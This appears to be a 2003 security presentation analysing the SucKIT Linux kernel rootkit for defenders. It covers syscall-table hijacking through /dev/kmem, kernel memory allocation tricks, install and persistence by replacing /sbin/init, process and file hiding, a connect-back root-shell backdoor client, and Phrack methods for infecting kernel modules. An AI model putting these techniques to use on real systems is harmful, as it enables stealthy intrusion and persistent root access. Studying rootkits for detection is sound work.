The Sucket Rootkit :

Building a better mouse.
Building a better mousetrap.

Scott Campbell
August 20, 2003

Mousetrap

Overview

- Rootkits and our little login problem
- Under the hood
- Install and Operation
- Hanging around after reboot
- What other good news do we have?

The Problem

Rootkits and our little login problem

Problem: Getting Authentication Token Stolen

People are good at stealing uid + passwords from users

Real Problem:

Determining legitimate from non-legitimate user logins when legitimate authentication information is provided

What about rootkits?

Excellent tool for gathering up this data...

Under the Hood

Under the Hood

Syscall table is just a 1d array of 256 ulongs, where indexing the array by a syscall number provides the entry point of the given syscall. Simple!

Run-time kernel patching without using kernel modules, just write directly to /dev/kmem

Syscall wrapping – fundamental operation of sk:

Take old_syscall() and replace it with new_syscall() without the user being aware... simple example

Under the Hood

```
/* as everywhere, "Hello world" is good for beginners ;-) */
        /* our saved original syscall */
        int (*old_write) (int, char *, int);
        /* new syscall handler */
        new_write(int fd, char *buf, int count) {
        if (fd == 1) {  /* stdout ? */
                old_write(fd, "Hello world!\n", 13);
                return count;
        } else {
                return old_write(fd, buf, count);
        }
}
To implement:
old_write = (void *) sys_call_table[__NR_write]; /* save old */
sys_call_table[__NR_write] = (ulong) new_write;  /* setup new one */
```

Under the Hood

Overall Plan for syscall hooking

1) get sys_call_table[ ] address

2) hiding changes from detection

3) resolve three kernel memory allocation issues:
   - Don't know address of kmalloc()
   - Don't know value of GFP_KERNEL
   - Can't call kmalloc from user space

4) provide implementation of the above in a useful mechanism

(note: information taken directly from Devik Kern patching notes)

Under the Hood

Problem (!): Need address for syscall_table

- If LKM allowed – trivial

```
numsyms = get_kernel_syms(NULL); // num of syscalls
if (numsyms > MAX_SYMS || numsyms < 0) return 0;
get_kernel_syms(tab);          // now get whole table
for (i = 0; i < numsyms; i++) {
        if (!strncmp(n, tab[i].name, strlen(n)))
                return tab[i].value; // return what we are looking for
}
```

If this was the case, why would we be writing to /dev/kmem?

- No LKM ? Troll for values by “informal means”

Under the Hood – Syscall Plan

Plan for syscall address extraction:

1) Get syscall table entry point from the interrupt descriptor table

2) Examine kernel image for the literal system_call address (rather than entry point)

3) Create 'scanning' mechanism to locate appropriate address

Under the Hood

Syscall entry point from IDT? Just ask...

```
struct {
 unsigned short off1;
 unsigned short sel;
 unsigned char none,flags;
 unsigned short off2;
} __attribute__ ((packed)) idt;     <- idt is data struct representing
                                       interrupt vector value

/* well let's read IDTR */
asm ("sidt %0" : "=m" (idtr));  <- ask processor for interrupt table
/* now we will open kmem */
kmem = open ("/dev/kmem",O_RDONLY); <- open kmem,
/* read-in IDT for 0x80 vector (syscall) */
readkmem (&idt,idtr.base+8*0x80,sizeof(idt)); <- get pointer to interrupt $0x80
sys_call_off = (idt.off2 << 16) | idt.off1;   <- see next page ...
```


Under the Hood

Syscall entry point from IDT (cont)...

```
/*actual syscall offset value extracted from idt struct*/
sys_call_off = (idt.off2 << 16) | idt.off1;
```

Note from fig 4-2 the structure of the Interrupt Gate Descriptor explainers the above code:

Interrupt Gate Descriptor



Under the Hood

Now look for syscall table address from entry point:

```
[sd@pikatchu linux]$ gdb -q /usr/src/linux/vmlinux
(no debugging symbols found)...(gdb) disass system_call
Dump of assembler code for function system_call:
0xc0106bc8 <system_call>:       push   %eax
(skip ...)
0xc0106bf2 <system_call+42>:    jne    0xc0106c48 <tracesys>
0xc0106bf4 <system_call+44>:    call   *0xc01e0f18(,%eax,4) <-- that's it
0xc0106bfb <system_call+51>:    mov    %eax,0x18(%esp,1)
0xc0106bff <system_call+55>:    nop
End of assembler dump.
(gdb) print &sys_call_table
$1 = (<data variable, no debug info> *) 0xc01e0f18      <-- see ? it's same
(gdb) x/xw (system_call+44)
0xc0106bf4 <system_call+44>:    0x188514ff <-- opcode (little endian)
(gdb)
```

Under the Hood

Since syscall table is near entry point, the opcode pattern can be looked for with memmem.

```
// loc_rkm is function summarizing activities in prev slide
If (!loc_rkm(kmem, &sc_asm, sys_call_off, INT80_LEN)) // set sc_asm to 0x80
     return 0;                                                    // entrypoint
close(kmem);
/* we have syscall routine address now, look for syscall table
           dispatch (indirect call) */
p = memmem(sc_asm, INT80_LEN, "\xff\x14\x85", 3) + 3; // dig through 80 bytes
if (p) {                                                          // for address
     *i80 = (ulong) (p - sc_asm + sys_call_off);
     return *(ulong *) p; // <- this is the syscall table address!!
       }
```

Under the Hood

We now have a pointer to the syscall_table – there is still a problem: even a brain-dead analysis of the table will indicate problems.

Solution?

- Make a copy of the system_call table
- Modify new table to do what we want
- Change syscall pointer in interrupt list to point at new table

```
0xc0106bf4 <system_call+44>:    call   *0xc01e0f18(,%eax,4)
                                        ~~~~|~~~~~
                                            |__ Here will be address of
                                                _our_ sct[]
```

What else is needed?

Under the Hood

There are a number of problems that need to be addressed relating to allocating memory in kernel space.

Without LKM support this is difficult. Must solve three problems:

- We don't know the address of kmalloc()
- We don't know the value of GFP_KERNEL
- We can't call kmalloc() from user-space

These will be dealt with one at a time

Under the Hood

Getting the address of kmalloc() without LKM support

Idea: walk through kernel .text section and look for pattens that resemble

```
push    GFP_KERNEL <something between 0-0xffff>
push    size       <something between 0-0x1ffff>
call    kmalloc
```

All the information is gathered in a table, sorted, and the 'winner' should provide what we are looking for.

Success rate is ~ 80% . Should be able to get higher with better algorithm (see 4.2 for code sample).

Under the Hood

Getting the value of GFP_KERNEL

GFP_KERNEL: get free pages from kernel, is a flag used in requesting page frames (chapt 7, p 226)

GFP_KERNEL is reasonably consistent across recent versions

so it can be looked up ...

kernel version	GFP_KERNEL value
1.0.x .. 2.4.5	0x3
2.4.6 .. 2.4.x	0x1f0

Under the Hood

Calling kmalloc() from user space

Solution is to create fake syscall entry (evil genus!):

1. Get address of some syscall
   (IDT -> int 0x80 -> sys_call_table)
2. Create a small routine which will call kmalloc() and return
   pointer to allocated page
3. Save sizeof(our_routine) bytes of some syscall
4. Overwrite code of some syscall by our routine
5. Call this syscall from userspace thru int $0x80, so
   our routine will operate in kernel context and
   can call kmalloc() for us passing out the
   address of allocated memory as return value.
6. Restore code of some syscall with saved bytes (in step 3.)

Install

SK operates in a client-server architecture, both in terms of local-local and remote-local communication. This is all configured at compile time.

When installing/compiling there are three steps that are done:

- Initial configuration – setting password, home directory and file hiding suffix
- Main compilation – actual code compiled, install script created
- Installation – use script created above

Example as follows:

Initial Configuration: set the application parameters

```
Please enter new rootkit password:xxxxxxxxxx
Again, just to be sure:xxxxxxxxxx
OK, new password set.
Home directory [/usr/share/locale/sk/.sk12]:
Magic file-hiding suffix [sk12]:

Configuration saved.
From now, _only_ this configuration will be used by generated
binaries till you do skconfig again.

To (re)build all of stuff type 'make'
[scottc@dhcp68-19 sk-1.3b]$
```

Install

Main compilation: well, compile and make install script

```
[scottc@dhcp68-19 sk-1.3b]$ make
make[1]: Entering directory `/home/scottc/security/exploits/sk-1.3b/src'
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -s zlogin.c
sha1.o crypto.o -o login
<SNIP>
echo "#!/bin/bash" > inst
echo "D=`cat include/config.h | grep HOME | awk {'print $3'}`" >> inst
<SNIP>
     "then cp -f /sbin/init /sbin/init\${H}; fi;" \
     "rm -f /sbin/init; cp sk /sbin/init" >> inst
Okay, file 'inst' is complete, self-installing script.
Just upload it somewhere, execute and you could log in using
./login binary.


Have fun!
```

Install

Install and run:

```
bash-2.05# ./inst
Your home is /usr/share/locale/sk/.sk12, go there and type ./sk to install
us into memory. Have fun!
Bash-2.05# cd /usr/share/locale/sk/.sk12
bash-2.05# ./sk
/dev/null
RK_Init: idt=0xc034f000, sct[]=0xc02f4424, kmalloc()=0xc01381e0, gfp=0xf0
Z_Init: Allocating kernel-code memory...Done, 12651 bytes, base=0xf1dc0000
BD_Init: Starting backdoor daemon...Done, pid=13539
bash-2.05#
```

Operation

On host client options:

```
bash-2.05# ./sk

/dev/null

Detected version: 1.3b

use:

./sk <uivfp> [args]

u        - uninstall

i        - make pid invisible

v        - make pid visible

f [0/1] - toggle file hiding

p [0/1] - toggle pid hiding
```

Operation

Example of process hiding:

```
bash-2.05$ ps -aux | grep vi
scottc   13779  1.6  0.0  5140 2336 pts/2    S    16:54   0:00 vim x
scottc   13781  0.0  0.0  1736  576 pts/3    S    16:54   0:00 grep vi
bash-2.05$ ./sk i  13779
/dev/null
Detected version: 1.3b
Pid 13779 is hidden now!
bash-2.05$ ps -aux | grep vi
scottc   13785  0.0  0.0  1736  580 pts/3    S    16:54   0:00 grep vi
bash-2.05$
```

Operation

Remote access via 'login' client:

```
bash-2.05$ ./login
/dev/null
use:
./login [hsditc] ...args
-h      Specifies ip/hostname of host where is running
        suckitd
-s      Specifies port where we should listen for incoming
        server' connection (if some firewalled etc), if not
        specified, we'll get some from os
-d      Specifies port of service we could use for authentication
        echo, telnet, ssh, httpd... is probably good choice
-i      Interval between request sends (in seconds)
-t      Time we will wait for server before giving up (in seconds)
-c      Connect timeout (in seconds)
```

Operation

Remote access via 'login' client, example:

```
bash-2.05$ ./login -h localhost -d 22

/dev/null

Listening to port 32774

password:

Trying 127.0.0.1:22...

Trying...Et voila

Server connected. Escape character is '^K'

/dev/null

[root@arnor .sk12]#
```

'login' sends a 22 byte packet to port 22 on the eaten host (arnor). Arnor then connects back to us on either a given port (via -s option), or a random ephemeral, with a root shell

Hanging Around ...

The installer does the following to ensure it will return:

1) cp /sbin/init to /sbin/init<name>

2) replace /sbin/init with sk tool which will run at boot, then call /sbin/init<name> to make regular operation successful

Notes:

Loader is supposed to call touch -r /bin/ls /sbin/init to reset date and time on installer, but this seems not to work (!)

Hanging Around ...

Interesting note: when running, name filter changes /sbin/telinit

```
bash-2.05# ls -il /sbin/init*
 392677 -rwxr-xr-x    1 root     root   28328 Aug 18 16:16 /sbin/init
 392676 -rwxr-xr-x    1 root     root   26636 Aug 18 16:16 /sbin/initsk12
bash-2.05# ls -il /sbin/telinit
 392571 lrwxrwxrwx    1 root     root       4 Jul  3 12:37 /sbin/telinit -> init
bash-2.05# ./sk
RK_Init: idt=0xc034f000, sct[]=0xc02f4424, kmalloc()=0xc01381e0, gfp=0xf0
Z_Init: Allocating kernel-code memory...Done, 12651 bytes, base=0xeb03c000
BD_Init: Starting backdoor daemon...Done, pid=18355
bash-2.05# ls -il /sbin/init*
 392676 -rwxr-xr-x    1 root     root   26636 Aug 18 16:16 /sbin/init
bash-2.05# ls -il /sbin/telinit
 392676 -rwxr-xr-x    1 root     root   26636 Aug 18 16:16 /sbin/telinit
```

Upcoming Features!

As suggested in the latest version of phrack, using /dev/kmem is last years great idea. There have been a number of new innovations that should be looked at.

Lacking contacts in the 'hacker underground', I am forced to dig through web pages like phrack to keep up. None the less the following are very interesting examples of what can be done now, with code that works.

Upcoming Features!

Modifying the Interrupt Descriptor Table

Rather than using a modified syscall table to change system behavior, you modify the interrupt handler to 'clean' the data in whatever way you feel necessary The original syscall is activated after the 'new' handler is run.

Any classic test to see if there has been a change to the syscall table will pass, since there has been no change to it.

See article for more details – rather complex...

Upcoming Features!

Static Kernel Patching

In short, a LKM is patched into a static linux kernel image.

Details are in the article, but in short the kernel image can be described as: [bootsect][setup][[head][misc][comp kernel]]

Quick boot sequence:

1.BIOS selects the boot device.

2.BIOS loads the [bootsect] from the boot device.

3.[bootsect] loads [setup] and [[head][misc][compressed_kernel]].

4.[setup] do sth. and jmp to [head](it is at 0x1000 or 0x100000).

5.[head] call uncompressed_kernel in [misc].

6.[misc] uncompressed [compressed_kernel] and put it at 0x100000.

7.high level init(begin at startup_32 in linux/arch/i386/kernel/head.S).

Upcoming Features!

Static Kernel Patching ...

Three problems are solved:

1) get around 'clearing up' of kernel BSS area by appending an area of dummy data to the front of the code equaling length to the BSS size

2) The _end symbol in text should be modified to give the start_pfn a larger value so that the added code is “expected”

3) The added functionality can be autorun at boot by getting it's init_module() to be run during initialization The suggested method is described as “adding some code between the dummy data and the module, and changing the value of sys_call_table[SYS_getpid] to the code.”

Upcoming Features!

Infecting Loadable Kernel Modules

Look at ELF Structure:

.symtab contains a tab of structures containing data required by the linker to use sysmols contained in the ELF object file. We are interested in the st_name quantity.

.strtab section whose index is st_name, where the name of a symbol is located. Many details omitted...

In initializing a LKM, there must be a “init_module” function which is sanity checked, copied to kernel space and run during module load.

Upcoming Features!

Infecting Loadable Kernel Modules...

Short version: author has written simple tool that will modify the string identifying which function is which as defined in .strtab . So what?

Take simple example:

```
int inje_module (void)
{
  dumm_module ();
  printk ("<1> Injected\n");
  return 0;
}
```

1) Link stealth.o into original.o and replace original.o

- `$ ld -r original.o stealth.o -o evil.o`
- `$ mv evil.o original.o`

Upcoming Features!

Infecting Loadable Kernel Modules...

2) Now rename original init_module with known name, and rename injected code function to init_module

```
$ ./elfstrchange original.o init_module dumm_module
[+] Symbol init_module located at 0x4c9
[+] .strtab entry overwriten with dumm_module
$ ./elfstrchange original.o inje_module init_module
[+] Symbol inje_module located at 0x4e8
[+] .strtab entry overwriten with init_module
# insmod original.o
# tail -n 2 /var/log/kernel
May 17 14:57:31 accelerator kernel:  Into init_module()
May 17 14:57:31 accelerator kernel:  Injected
```

Upcoming Features!

Infecting Loadable Kernel Modules...

At this point we have proof of concept for injecting code into LKM. Just to make a point about usefulness, author infects a generic audio module (i810_audio.o) with the adore rootkit. (Minor modifications required)...

Note that this modification will be done on the i810_audio.o file so that everything will be available again at boot time.

End!

References:

[1] Silvio Cesare's homepage, pretty good info about low-level linux stuff

[http://www.big.net.au/~silvio]

[2] Silvio's article describing run-time kernel patching (System.map)

[http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt]

[3] Linux on-the-fly kernel patching without LKM

[http://phrack.org/phrack/58/p58-0x07]

[4] Handling Interrupt Descriptor Table for fun and profit

[http://phrack.org/phrack/59/p59-0x04.txt]

[5] Static Kernel Patching

[http://phrack.org/phrack/60/p60-0x08.txt]

[6] Infecting loadable kernel modules

[http://phrack.org/phrack/61/p61-0x0a_Infecting_Loadable_Kernel_Modules.txt]

[7] Kernel Rootkit Experiences

[http://phrack.org/phrack/61/p61-0x0e_Kernel_Rootkit_Experiences.txt]